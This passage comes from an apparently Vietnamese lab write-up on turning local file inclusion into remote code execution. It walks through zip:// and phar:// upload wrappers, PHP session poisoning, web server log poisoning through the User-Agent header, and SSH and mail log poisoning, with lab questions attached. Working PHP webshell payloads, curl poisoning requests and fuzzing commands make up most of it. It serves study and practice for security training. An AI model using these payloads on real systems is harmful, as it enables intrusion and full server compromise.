../ra rồi chỉ vào đúng path upload
2. Zip Upload — zip:// wrapper
bash
1
2
3
4
5
6
# Tạo webshell → zip lại → đổi tên thành .jpg để bypass upload filter:
echo '<?php system($_GET["cmd"]); ?>' > shell.php
zip shell.jpg shell.php

# Trigger — dùng %23 thay cho # (URL encode):
?language=zip://./profile_images/shell.jpg%23shell.php&cmd=id
⚠️
zip://không enabled mặc định — fallback nếu method 1 fail ⚠️ Một số upload form vẫn detect zip qua content-type dù đổi tên
3. Phar Upload — phar:// wrapper
bash
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
# Bước 1: Tạo shell.php tạo ra phar:
cat > shell.php << 'EOF'
<?php
$phar = new Phar('shell.phar');
$phar->startBuffering();
$phar->addFromString('shell.txt', '<?php system($_GET["cmd"]); ?>');
$phar->setStub('<?php __HALT_COMPILER(); ?>');
$phar->stopBuffering();
EOF

# Bước 2: Compile → đổi tên:
php --define phar.readonly=0 shell.php && mv shell.phar shell.jpg

# Bước 3: Upload → Trigger — %2F thay cho /:
?language=phar://./profile_images/shell.jpg%2Fshell.txt&cmd=id
4. So sánh 3 phương pháp
| Method | Độ tin cậy | Yêu cầu | Bypass upload filter |
|---|---|---|---|
Malicious Image (GIF8) | ★★★★★ | Bất kỳ | ✅ dễ |
zip:// | ★★★ | zip wrapper enabled | ⚠️ tùy server |
phar:// | ★★★ | phar wrapper | ⚠️ tùy server |
5. Tìm đường dẫn file upload nếu không biết
bash
1
2
3
4
5
6
7
8
9
# Fuzz thư mục upload:
ffuf -w /opt/useful/seclists/Discovery/Web-Content/common.txt:FUZZ \
     -u http://TARGET/FUZZ \
     -mc 200,301,302,403

# Fuzz tên file sau khi biết thư mục:
ffuf -w /opt/useful/seclists/Discovery/Web-Content/common.txt:FUZZ \
     -u http://TARGET/profile_images/FUZZ.gif \
     -mc 200
6. Attack Flow
1
2
3
4
5
6
7
Upload form tồn tại?
    ↓
Upload GIF8 + webshell → tìm path từ page source / fuzz
    ↓
LFI include path → RCE
    ↓
Fail? → thử zip:// → thử phar://
Question 1
Use any of the techniques covered in this section to gain RCE and read the flag at / Create malicious file gif.
Upload it
Using LFI to execute the shell

Get the flag
SECTION 8: Log Poisoning
Cơ chế
Ghi PHP code vào field ta kiểm soát → field đó được ghi vào log file → LFI include log file → PHP execute. Yêu cầu hàm LFI có Execute privilege (include(), require(), res.render(), import, .NET include).
1. PHP Session Poisoning
bash
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
# Bước 1: Lấy PHPSESSID từ browser (DevTools → Cookies)
# VD: PHPSESSID = nhhv8i0o6ua4g88bkdl9u1fdsd

# Bước 2: Đọc session file qua LFI:
?language=/var/lib/php/sessions/sess_nhhv8i0o6ua4g88bkdl9u1fdsd
# Linux: /var/lib/php/sessions/sess_<PHPSESSID>
# Windows: C:\Windows\Temp\sess_<PHPSESSID>

# Bước 3: Xác nhận field nào ta control được
# VD: thấy "page" chứa giá trị từ ?language= → controllable ✅

# Bước 4: Poison session bằng webshell (URL encoded):
?language=%3C%3Fphp%20system%28%24_GET%5B%22cmd%22%5D%29%3B%3F%3E
# Tức là: <?php system($_GET["cmd"]); ?>

# Bước 5: Include session file + execute cmd:
?language=/var/lib/php/sessions/sess_nhhv8i0o6ua4g88bkdl9u1fdsd&cmd=id
⚠️ Mỗi lần include sẽ overwrite session file → phải poison lại trước mỗi lần dùng. Ideal: dùng RCE để ghi permanent webshell ra web directory hoặc bắn reverse shell ngay.
2. Apache / Nginx Log Poisoning
Vị trí log mặc định:
| Server | Linux | Windows |
|---|---|---|
| Apache | /var/log/apache2/access.log | C:\xampp\apache\logs\ |
| Nginx | /var/log/nginx/access.log | C:\nginx\log\ |
Quyền đọc:
- Nginx: low-priv user (
www-data) đọc được ✅ - Apache: cần
root/admgroup — trừ server cũ/misconfigured ⚠️
bash
1
2
3
4
5
6
7
8
9
10
11
12
13
# Bước 1: Verify đọc được log không:
?language=/var/log/apache2/access.log

# Bước 2: Poison User-Agent bằng curl:
echo -n "User-Agent: <?php system(\$_GET['cmd']); ?>" > Poison
curl -s "http://TARGET/index.php" -H @Poison

# Hoặc inline:
curl -s "http://TARGET/index.php" \
  -H 'User-Agent: <?php system($_GET["cmd"]); ?>'

# Bước 3: Include log + execute:
?language=/var/log/apache2/access.log&cmd=id
💡 Không nhất thiết phải poison qua LFI request — bất kỳ request nào đến server đều được ghi vào access.log.
⚠️ Log file rất lớn → load chậm hoặc crash server trên môi trường production → dùng thận trọng.
3. /proc/ Poisoning — Fallback khi không đọc được log
bash
1
2
3
4
5
# User-Agent cũng xuất hiện trong /proc/
?language=/proc/self/environ
?language=/proc/self/fd/0   # thử N từ 0-50
?language=/proc/self/fd/1
# ...
⚠️ Các file
/proc/thường chỉ đọc được bởi privileged user.
4. Other Service Log Poisoning
| Log file | Cách poison |
|---|---|
/var/log/sshd.log | SSH login với username = PHP code |
/var/log/mail | Gửi email chứa PHP code trong subject/body |
/var/log/vsftpd.log | FTP login với username = PHP code |
Workflow chung:
bash
1
2
3
4
5
6
# SSH log poisoning example:
ssh '<?php system($_GET["cmd"]); ?>'@TARGET
# → sai password nhưng username đã được ghi vào sshd.log

# Include log:
?language=/var/log/sshd.log&cmd=id
Nguyên tắc: bất kỳ log nào ghi lại field ta control + ta đọc được qua LFI → đều có thể poison.
5. LFI Wordlist — Fuzz log path không chuẩn
bash
1
2
3
4
5
# Khi log không ở vị trí mặc định:
ffuf -w /opt/useful/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt:FUZZ \
     -u "http://TARGET/index.php?language=FUZZ" \
     -mc 200 \
     --fs <default_response_size>
6. Attack Decision Tree
1
2
3
4
5
6
7
8
9
10
11
LFI + Execute confirmed
        ↓
Đọc được /var/log/apache2/access.log?
    ├── Yes → Apache Log Poisoning (User-Agent)
    └── No  → Nginx log? → /proc/self/environ? → SSH/FTP/Mail log?
        ↓
Không đọc được log nào?
    └── PHP Session Poisoning (luôn có PHPSESSID)
        ↓
Có upload form?
    └── GIF8 webshell upload → LFI include
Question 1

Use any of the techniques covered in this section to gain RCE, then submit the output of the following command: pwd

php session poisoning
Confirm that we can access to the session file

Poison the languages parameter with php shell

access the session file again to get the command result
Question 2

Try to use a different technique to gain RCE and read the flag at / Log poisoning Check that if we can access to webserver’s log files

Send payload with poisoned user-agent
